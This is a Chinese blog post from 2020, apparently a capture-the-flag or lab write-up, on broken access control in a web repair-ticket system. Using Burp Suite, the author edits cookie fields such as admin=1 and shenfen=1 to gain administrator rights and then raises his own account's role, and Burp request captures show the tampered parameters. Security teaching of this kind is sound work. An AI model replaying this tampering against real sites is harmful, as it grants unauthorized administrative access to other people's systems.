

越权 - 通过修改参数获取管理员权限

原创

净邪 于 2020-06-25 11:03:35 发布 775 收藏 1

分类专栏: 零基础到进阶黑客 文章标签: 安全

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35983015/article/details/106955569

版权



零基础到进阶黑客 专栏收录该内容

16 篇文章 5 订阅

订阅专栏

实操:

先注册一个账号

今天是: 2020年6月25日 星期四

繁體中文



网上报修系统

有爱心 才有凝聚力

www.pjhff.cn

[首页](#) [物品报修](#) [我的工单](#) [编号查询](#) [资料修改](#)

首页 >> 网上报修系统

用户登录

帐号:

密码:

COOKIE: ☐ 不保存

[忘记密码](#)

网站通知

还没有任何滚动公告...

数据统计

用户总数: 5人

维修员数: 0人

用户注册

用户账号: *只能用英文和数字

用户昵称: *可以使用中文

真实姓名: *真实姓名, 注册后无法修改

登录密码: *

用户性别: ☒ 男 ☐ 女 ☐ 保密 *

所在单位: *如实填写

所在部门: *如实填写

联系电话: *如实填写

电子邮箱: *如实填写

密码问题: *密码提示

密码答案: *密码答案

https://blog.csdn.net/qq_35983015



网上报修系统

有爱心 才有凝聚力

www.pjhff.cn

[首页](#)
[物品报修](#)
[我的工单](#)
[编号查询](#)
[资料修改](#)
[退出](#)

首页 >> 网上报修系统

用户登录

昵 称: jingxie
 姓 名: jingxiejingxie
 登陆次数: 1 次
 身 份: 普通用户
[修改资料](#) [退出登陆](#)

网站通知

还没有任何滚动公告...

数据统计

jingxiejingxie的工单

工单号	报修物品	报修时间	维修状态	最后维修时间	用户操作
没有任何报修情况					


https://blog.csdn.net/qq_35983015

恭喜你注册成功!


确定

https://blog.csdn.net/qq_35983015

然后抓个包看一下:



看到一个有关权限的，一般管理员ID都是1，改一下看看



成功变成管理员，接下来我们进后台，在进后台的时候要抓包同步修改权限



网上报修系统

www.pjhff.cn

[首页](#) | [物品报修](#) | [我的工单](#) | [编号查询](#) | [资料修改](#) | [维修受理](#) | [后台管理](#) | [退出](#)

用户登录

昵 称: jingxie
姓 名: jingxiejingxie
登陆次数: 1 次
身 份: 管理人员
维修种类:
维修区域:
修改资料 退出登陆

报修列表

工单号	报修物品	报修单位	报修人员	报修时间	维修状态
BX20190301061444	电脑	TX	nknk3	2019-3-1 6:14:44	未维修
BX20190301061206	电视	TX	nk3	2019-3-1 6:12:06	未维修

页次: 1/1页数: 首页 1

网站通知

还没有任何滚动公告...

https://blog.csdn.net/qq_35983015

Burp Suite Professional v2020.1 - Temporary Project - ddd

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://59.63.200.79:8002

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 GET /d/info.asp HTTP/1.1
2 Host: 59.63.200.79:8002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://59.63.200.79:8002/d/index.asp
8 Connection: close
9 Cookie: ASPSESSIONIDCSBRQCST=PMPNFEACPJLMDGMMLHDLGKJE; BWSsoft%5F2010=
  phone=jingxie&admin=1&realname=jingxiejingxie&dics=1&username=jingxie&bumen=jingxie&loginname=jingxie&danwei=jingxie&shenfen=1&UserID=10
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
        
```

进到后台了，我们直接用户管理修改权限

RC Firefox小书签栏

今天是: 2020年6月25日 星期四

繁體中文

报修管理

报修管理

维修统计

用户设置

添加用户

用户管理

系统设置

其它功能

BWS

BWSsoft

网上报修系统

开发设计: 黄峰峰

QQ:230301045

分页-首页-前页-后页-尾页 页次:1/1 8条记录/页 共6条记录

帐号管理

-=帐号管理=-

登陆帐号	真实姓名	所在单位	所辖种类	所辖区域	用户权限	状态	操作
jingxie	jingxiejingxie	jingxie			普通教师	激活	修改删除
a	a	a			普通教师	激活	修改删除
nknk1	nknk3	TX			普通教师	激活	修改删除
nk1	nk3	TX			普通教师	激活	修改删除
flag	flag(yuequan_good!@)	flag(yuequan_good!@)	all	all	普通教师	锁定	修改删除
admin	管理员	梦幻之家	all	all	管理员	激活	修改删除

https://blog.csdn.net/qg_35983015

RC Firefox小书签栏

今天是: 2020年6月25日 星期四

繁體中文

报修管理

报修管理

维修统计

用户设置

添加用户

用户管理

系统设置

其它功能

BWS

BWSsoft

网上报修系统

开发设计: 黄峰峰

QQ:230301045

分页-首页-前页-后页-尾页 页次:1/1 8条记录/页 共6条记录

帐号管理

-=帐号管理=-

登陆帐号	真实姓名	所在单位	所辖种类	所辖区域	用户权限	状态	操作
jingxie	jingxiejingxie	jingxie			普通教师	激活	修改删除
a	a	a			普通教师	激活	修改删除
nknk1	nknk3	TX			普通教师	激活	修改删除
nk1	nk3	TX			普通教师	激活	修改删除
flag	flag(yuequan_good!@)	flag(yuequan_good!@)	all	all	普通教师	锁定	修改删除
admin	管理员	梦幻之家	all	all	管理员	激活	修改删除

https://blog.csdn.net/qg_35983015

要保持一抓一改的抓包修改：

梦幻之... 8.1、... SQL注入 写文章 写文章 ASCII 小书签栏

繁体中文

-=用户权限修改=-

登录账号: jingxie

真实姓名: jingxiejingxie 不要轻易修改

密 码: 不修改留空

所在单位: jingxie

所在部门: jingxie

联系电话: jingxie

电子邮箱: jingxie

密码问题: jingxie

密码答案: 不修改留空

所辖种类: 选择种类 大类

所辖区域: 选择区域 小类

权 限: 普通用户 总管理员

状 态: ☐ 锁定 ☒ 激活

修改 重写

繁体中文

Repeater Window Help

Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

WebSockets history Options

63.200.79.8002

Drop Intercept is on Action

Comment this item

ers Hex

change_ok.asp HTTP/1.1

10.79:8002

ozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0

html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

ge: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

g: gzip, deflate

application/x-www-form-urlencoded

n: 293

/59.63.200.79:8002

lose

//59.63.200.79:8002/d/user_change.asp?id=10

SSIONIDCSBRQST=PMPNFEACPJLMDX3MLHDLGJIE; BWSsoft%SF2010=

kadmin=1&realname=jingxie&password=1&username=jingxie&shenfen=1&

are-Requests: 1

nel=jingxie&realname=jingxiejingxie&password=1&danwei=jingxie&bumen=jingxie&phone=jingxie&mail=jingxie&wentil

=&wxlbxz=&xyqyl=&wxqyz=&shenfen2=%C6%D5%CD%A8%D3%C3%BB%A7&shenfenxz=1%7C%D7%DC%B9%DC%0%ED%4%B1&shenfen1=2&zhuang

IDE%EB9C4+

https://blog.csdn.net/qq_35983015